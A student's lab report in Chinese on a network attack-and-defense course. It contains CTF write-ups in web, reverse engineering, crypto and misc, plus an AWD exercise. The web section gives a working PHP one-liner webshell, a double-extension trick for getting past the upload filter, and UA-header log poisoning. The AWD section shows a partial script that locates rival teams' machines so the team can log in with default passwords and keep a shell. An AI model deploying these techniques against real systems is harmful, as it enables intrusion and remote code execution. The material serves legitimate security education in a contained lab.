3770	r3.o.lencr.org	application/ocsp-response	503 bytes	\
3772	r3.o.lencr.org	application/ocsp-response	503 bytes	\
3774	r3.o.lencr.org	application/ocsp-request	85 bytes	\
3792	r3.o.lencr.org	application/ocsp-response	503 bytes	\
3848	192.168.163.1:8000	text/html	336 bytes	\
3951	192.168.163.1:8000	image/png	1126 kB	ncc.png
4051	r3.o.lencr.org	application/ocsp-request	85 bytes	\
4053	r3.o.lencr.org	application/ocsp-response	503 bytes	\
4084	r3.o.lencr.org	application/ocsp-request	85 bytes	\
4086	r3.o.lencr.org	application/ocsp-response	503 bytes	\
4118	r3.o.lencr.org	application/ocsp-request	85 bytes	\
4132	r3.o.lencr.org	application/ocsp-response	503 bytes	\
4161	ocsp.globalsign.com	application/ocsp-request	79 bytes	gsrsaovsslca2018
4175	ocsp.globalsign.com	application/ocsp-request	79 bytes	gsrsaovsslca2018
4181	ocsp.globalsign.com	application/ocsp-response	1432 bytes	gsrsaovsslca2018
4189	ocsp.globalsign.com	application/ocsp-response	1432 bytes	gsrsaovsslca2018
4211	r3.o.lencr.org	application/ocsp-request	85 bytes	\
4215	r3.o.lencr.org	application/ocsp-response	503 bytes	\
5186	ocsp.sectigochina.com	application/ocsp-request	83 bytes	\
5281	ocsp.sectigochina.com	application/ocsp-response	471 bytes	\

Save Save All Preview Close Help

图 1-75

修改图片高度得到 flag

FF 00 00 04 9D

图 1-76




图 1-77

5、Misc-音频隐写

仔细听音乐，放大频谱图，看到隐藏的信息：




图 1-78

二、CTF 比赛

2.1 解题过程

1、Web-能不能让我传个马

提示需要上传文件，并且会检查后缀名是否在黑名单里面，在的话会被替换。还会把文件名做 MD5 处理。我们要想办法绕过这些防护，上传一个木马：

创建 ok.pphp（第一个 php 会被替换成空字符，文件依然可以使用），里面输入 `<?php echo shell_exec($_GET['cmd']); ?>`（这是一句话木马，这里需要关闭防火墙不然会有提示且无法修改后缀名，也可以在虚拟机里面改完移出来），上传改文件得到：




图 2-1

/uploads/a6ec8e58b146978c185b2133339ce43c.php?cmd=cat%20/sys/module/scsi_mod/parameters/default._dev.flags%20/flag, 得到 flag:




图 2-2

2、Web-怎么过滤这么严

这题考试时候没有做出来，与文件包含有关。找到引擎信息：

Not Found

The requested URL was not found on this server.

Apache/2.4.41 (Ubuntu) Server at 10.12.153.8 Port 31839

图 2-3

包含 apache 的访问日志如下，下次访问修改 ua 头包含 php 代码，就会把 php 文件写在日志里面：




图 2-4

修改 ua 头,利用 modify headers，写入木马。下次访问时，ua 就会被记录到日志里面：




图 2-5

试一下：



图 2-6



图 2-7

写入木马命令执行就可以得到 flag。

3、Reverse-我的 ida 怎么坏了

打开 exe，会发现无法反编译，要考虑怎么去掉干扰反编译的指令：




图 2-8

Undefine 一下：




图 2-9

Nop 掉这些代码：




图 2-10

就可以正常反编译，观察代码得到两个加密函数，编写解密程序，可以轻松计算出 flag。

```
PS D:\lyf\大三下\网络攻防> & C:/Users/LYF/AppData/Local/Programs/Python/Python38/python.exe d:/lyf/大三下/网络攻防/test/t3/1.py
vmc{p4tch_pr0gr4m_t0_d3c0mpile_it!}
PS D:\lyf\大三下\网络攻防>
```

图 2-11

4、Reverse-带衣服的程序

看看程序有没有壳，函数极少，有壳。



图 2-12

查看函数。




图 2-13

思路：去壳，但是需要在 linux 环境下面进行，然后去了以后就可以正常分析得到 flag。

```
PS D:\lyf\大三下\网络攻防> & C:/Users/LYF/AppData/Local/Programs/Python/Python38/python.exe d:/lyf/大三下/网络攻防/test/t4/1.py
vmc{0h_y0u_Kn0w_H0w_to_Rev3rse_UPX!!!}
PS D:\lyf\大三下\网络攻防>
```

图 2-14

5、Crypto-题目是不是出错了

根据提供的代码，我们已经有了加密后的密文（c）以及相关的素数（p 和 q）。我们可以利用这些信息来尝试还原出明文（m）。

由于已知素数（p 和 q），我们可以使用 RSA 算法的解密过程来还原明文。RSA 算法的解密公式为：

$$m = c^d \bmod n$$

其中，d 是私钥，满足以下条件：

$$d \equiv e^{-1} \bmod ((p-1)(q-1))$$

为了计算 d，我们可以使用扩展的欧几里得算法（Extended Euclidean Algorithm）或 RSA 解密算法。一旦我们获得了 d 的值，将其代入解密公式，就可以还原出明文 m。

思路：计算会出错，是 e 和 $\Phi(n)$ 互素的清空下，这里面只有一个素数，它减一与 n 不互素，就可以构造式子找到互素的哪一个。

编写代码：

```
from Crypto.Util.number import long_to_bytes

e = 65537
q = 12190036856294802286447270376342375357864587534233715766210874
c = 82847779812851057890043530756832889487859832046106654912667214

# 计算q的逆元
def mod_inverse(a, m):
    if m == 1:
        return 0
    u1, u2, u3 = 1, 0, a
    v1, v2, v3 = 0, 1, m
    while v3 != 0:
        u, v = u2, u3
        u2, u3 = u3, u1 - (u1 // u2) * u3
        v2, v3 = v3, v1 - (v1 // v2) * v3
    return u1
```

图 2-15

得到 flag：

```
PS D:\lyf\大三下\网络攻防> & C:/Users/LYF/AppData/Local/Programs/Python/Python38/python.exe d:/lyf/大三下/网络攻防/test/t8/2.py
vmc{Co#gRa7u1at1o^s_yOu_c6n_decrypt_1t}
PS D:\lyf\大三下\网络攻防>
```

图 2-16


6、Crypto-AES 简简单单

根据提供的代码，我们可以看到其中涉及 AES 加密和异或操作。根据代码的注释，flag 和 key 都是未知的，需要我们来确定。

首先，我们需要确定 key 的值。在代码中，key 被赋值为一个未知的字符串，长度为 16（key_len = 16）。需要进行穷举尝试，尝试所有可能的字符串来找到正确的 key。

其次，需要确定 flag 的值。在代码中，flag 被定义为“vmc{*****}”，其中“*”表示未知的字符。需要找到正确的 flag，使得加密后的结果的后 32 位等于“b290f7b4894c5b7609fe52de49d0c4fe”。

思路：用 gift 还原，观察长度，key 和生成的 r 异或的时候长度是不一样的，只会异或第 16 位，而 r 是由 4 个相同的字节重复八次，可以通过高低位的关系来还原。



```
usage
def generate(r):
    r = r * 8
    return int.from_bytes(r, byteorder='big') ^ int.from_bytes(key, byteorder='big')
```

图 2-17



```
from Crypto.Util.number import long_to_bytes

gift = 50455174541563286575772300159154005086016143694349352802282
key_len = 16

# 提取第16位的高低位
low_bit = gift & 0x1
high_bit = (gift >> 120) & 0x1
```

图 2-18

得到 flag:



```
PS D:\lyf\大三下\网络攻防> & C:/Users/LYF/AppData/Local/Programs/Python/Python38/python.exe d:/lyf/大三下/网络攻防/test/t5/2.py vmc{1l0veNCCv3rymUch}
PS D:\lyf\大三下\网络攻防>
```

图 2-19

7、Misc-我的报告呢

解压压缩包，打开 pcap 文件。选择文件->导出->HTTP 发现有 myname，导出为 txt 文件：




图 2-20



图 2-21

过滤 FTP，ftp-data 筛选器查看来自 FTP 数据通道的流量,发现有 report:

No.	Time	Source	Destination	Protocol	Length	Info
554	62.944754	192.168.163.128	192.168.163.130	FTP-DATA	131	FTP Data: 63 bytes (EPASV) (LIST)
1221	71.212749	192.168.163.128	192.168.163.130	FTP-DATA	75	FTP Data: 7 bytes (EPASV) (NLST)
1963	73.296912	192.168.163.128	192.168.163.130	FTP-DATA	136	FTP Data: 68 bytes (EPASV) (LIST)
2373	95.993251	192.168.163.128	192.168.163.130	FTP-DATA	80	FTP Data: 12 bytes (EPASV) (NLST)
2411	96.309941	192.168.163.128	192.168.163.130	FTP-DATA	7308	FTP Data: 7240 bytes (EPASV) (RETR Report.pdf)
2412	96.310037	192.168.163.128	192.168.163.130	FTP-DATA	7308	FTP Data: 7240 bytes (EPASV) (RETR Report.pdf)
2415	96.312965	192.168.163.128	192.168.163.130	FTP-DATA	10204	FTP Data: 10136 bytes (EPASV) (RETR Report.pdf)
2416	96.313104	192.168.163.128	192.168.163.130	FTP-DATA	14548	FTP Data: 14480 bytes (EPASV) (RETR Report.pdf)
2417	96.313244	192.168.163.128	192.168.163.130	FTP-DATA	4412	FTP Data: 4344 bytes (EPASV) (RETR Report.pdf)
2421	96.314388	192.168.163.128	192.168.163.130	FTP-DATA	2964	FTP Data: 2896 bytes (EPASV) (RETR Report.pdf)
2422	96.314457	192.168.163.128	192.168.163.130	FTP-DATA	17444	FTP Data: 17376 bytes (EPASV) (RETR Report.pdf)
2423	96.314584	192.168.163.128	192.168.163.130	FTP-DATA	14548	FTP Data: 14480 bytes (EPASV) (RETR Report.pdf)
2424	96.314694	192.168.163.128	192.168.163.130	FTP-DATA	23236	FTP Data: 23168 bytes (EPASV) (RETR Report.pdf)
2427	96.315140	192.168.163.128	192.168.163.130	FTP-DATA	23236	FTP Data: 23168 bytes (EPASV) (RETR Report.pdf)
2428	96.315334	192.168.163.128	192.168.163.130	FTP-DATA	17444	FTP Data: 17376 bytes (EPASV) (RETR Report.pdf)
2433	96.315702	192.168.163.128	192.168.163.130	FTP-DATA	16174	FTP Data: 16106 bytes (EPASV) (RETR Report.pdf)

图 2-22

导出 report，方法如下：




图 2-23

选择“原始数据”：




图 2-24

打开 pdf 发现需要密码，myname.txt 里面的字符串正好是密码。另存为 pdf 文件：将 pdf 用在线工具转化为 word，解压 word（修改后缀名为 zip 然后解压），可以找到两个图片：



图 2-25

其中 image1.png 就有 flag:

vmc{Thanks_4_he1pin9_find_the_rep0rt}

图 2-26

8、Misc-BB 空间

这里用到压缩包加解密相关的知识，修改二进制文件实现解密，破解伪加密的 zip, 只要




图 2-28

图 2-29

输入内容

分隔符

空格

短码

.

长码

-

分隔符间隔

1

短码之间的空白声音长度

分隔符间隔

1

分隔符空白声音长度

解码

解码

播放

暂停

下载

自定义

复制结果

清空

结果

WE1C0MEMYFRIEND5

图 2-30

三、AWD 对抗过程

3.1 目标靶机攻击思路

漏洞一：系统一句话木马：

漏洞描述：存在于 Upload/public/config.php 和 Public/Images/think.php 文件中的一句话木马。

攻击方式和原理：攻击者可以通过直接访问包含木马代码的文件，执行任意命令或代码。攻击者可能会通过网络请求或其他手段触发木马代码的执行，进而获取系统的控制权。

漏洞二：后台弱口令：

漏洞描述：后台管理员账户使用弱口令（admin:123456）。

攻击方式和原理：攻击者使用常见的用户名和密码组合或通过密码破解工具进行暴力破解尝试，以获取管理员权限。一旦攻击者成功破解密码，他们可以登录后台系统并执行恶意操作。

漏洞三：管理后台模板注入漏洞：

漏洞描述：在管理后台的模板管理功能中存在模板注入漏洞，可使用 PHP 短标签绕过语法过滤。

攻击方式和原理：攻击者在模板文件中插入恶意代码，由于语法过滤不严格，他们可以使用 PHP 短标签（例如 <?=）绕过过滤机制并执行任意的 PHP 代码。一旦模板文件被加载和执行，恶意代码将被执行，导致潜在的安全问题，如代码注入、敏感信息泄露等。

3.2 攻击过程

1. 发现网站有模板上传功能，模板管理功能处，可以编辑模板文件，可以上传 zip 文件并自动解压得到模板。可以使用 PHP 短标签来绕过。



图 3-1

2. 可以在他队靶机启动时，靶机口令未被修改的间隙登陆对方靶机，进行木马上传维持 shell：


```

12
13 username = "ctf"
14 passwds = ["hust-ctf", "new_passwd"]
15 new_passwd = "new_passwd"
16
17
18 # cookie = 后面的部分
19 session_cookie = ""
20
21 # 164 测试环境
22 # CONTEST_ID = 164
23 # 165 AWD1
24 CONTEST_ID = 165
25 # 163 AWD2
26 # CONTEST_ID = 163
27
28 api_url = "https://222.20.126.111/api"
29
30
31
32 keep_alive = True
33
34 def get_ssh_hosts(queue):
35     while (keep_alive):
36         # 获取所有队伍id及靶机情况
37         response = requests.get(url=f"{api_url}/awd/rank?id={CONTEST_ID}")
38         for group in json.loads(response.text)["scores"]:
39             try:
40                 group_id = group["groupID"]
41                 section_id = group["sectionStates"][0]["sectionID"]
42                 # 获取靶机信息
43                 response = requests.get(url=f"{api_url}/awd/machine/{group_id}/{section_id}")
44                 machine = json.loads(response.text)["machineInfo"]
45                 ip = machine["ip"]
46                 ports = machine["portInfos"]
47                 for port in ports:
48                     if (port["targetPort"] == 22):

```

图 3-2

3.3 安全防护方案设计

基于之前提到的漏洞，设计以下基本的安全防护方案，以减少系统受到攻击的风险：

漏洞修补和漏洞管理：

确保系统和应用程序及其相关组件都及时进行更新和修补，包括操作系统、Web 服务器、数据库和第三方库。

订阅相关的安全警报和漏洞通知，以及定期检查漏洞数据库，以便获得最新的漏洞信息。

建立一个漏洞管理流程，包括漏洞评估、漏洞修复和漏洞验证，确保漏洞被及时修复。

访问控制和身份验证：

强制要求使用强密码，并实施密码策略，如密码长度、复杂性和定期更改密码。

实施多因素身份验证（MFA）来提供额外的保护层，确保只有经过身份验证的用户可以访问系统。

限制管理员和用户的权限，按照最小权限原则分配权限，确保只有必要的权限被授予。

安全配置和加固：

对服务器、操作系统和网络设备进行安全配置和加固，禁用或限制不必要的服务和功能。

定期审查和更新配置文件，确保安全最佳实践得到了实施。

使用防火墙和入侵检测/防御系统，监控和阻止恶意流量，以及检测和防御入侵行为。

安全编码和输入验证：


使用安全的编码实践，如避免使用过时的或不安全的函数、正确处理用户输入等。

对用户输入进行严格的验证和过滤，防止代码注入、跨站脚本攻击（XSS）和其他常见的漏洞。

实施安全的文件上传和处理规范，限制上传文件的类型、大小和存储位置，并确保对上传文件进行适当的验证和处理。

3.4 安全防护过程

1. 及时修改密码为强密码，避免被他人登录

A terminal window titled 'ctf@870b3e71ca3b: ~' showing the process of changing a password. The user enters 'passwd' and the system prompts for a new password and its confirmation. The output shows the password was updated successfully.

```
ctf@870b3e71ca3b: ~  
Established.  
ECDSA key fingerprint is SHA256:INVGESX1fqL754VOYdT61JDcykDzVVRkHYOyrr3C/hY.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '[10.12.153.8]:31984' (ECDSA) to the list of known ho  
sts.  
ctf@10.12.153.8's password:  
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-139-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
This system has been minimized by removing packages and content that are  
not required on a system that users do not log into.  
  
To restore this content, you can run the 'unminimize' command.  
Last login: Sat Jun 29 22:50:55 2024 from 11.0.0.2  
ctf@870b3e71ca3b:~$ passwd  
Changing password for ctf.  
Current password:  
New password:  
Retype new password:  
passwd: password updated successfully  
ctf@870b3e71ca3b:~$
```

图 3-3

2. 系统一句话木马，位于 Upload/public/config.php 和 Public/Images/think.php，会被他人直接利用来攻击，可以强化访问控制：限制对系统和文件的访问权限，只给予必要的权限给合适的用户。使用强密码和多因素身份验证来保护账户的安全。但是由于本组水平不足，很多设想无法在比赛中从原理变成实践，导致并没有实现成功防护。

四、实验总结和建议

4.1 实验总结

在这次实训中，我有机会进行了 Web、逆向、密码学和杂项方面的实践。其中，我发现 Misc 部分相对于其他部分更具趣味性，助教提供的文件也非常清晰，给我提供了很好的学习体验。通过这部分实践，我掌握了许多有趣的概念和技术，并能够灵活应用它们来解决问题。

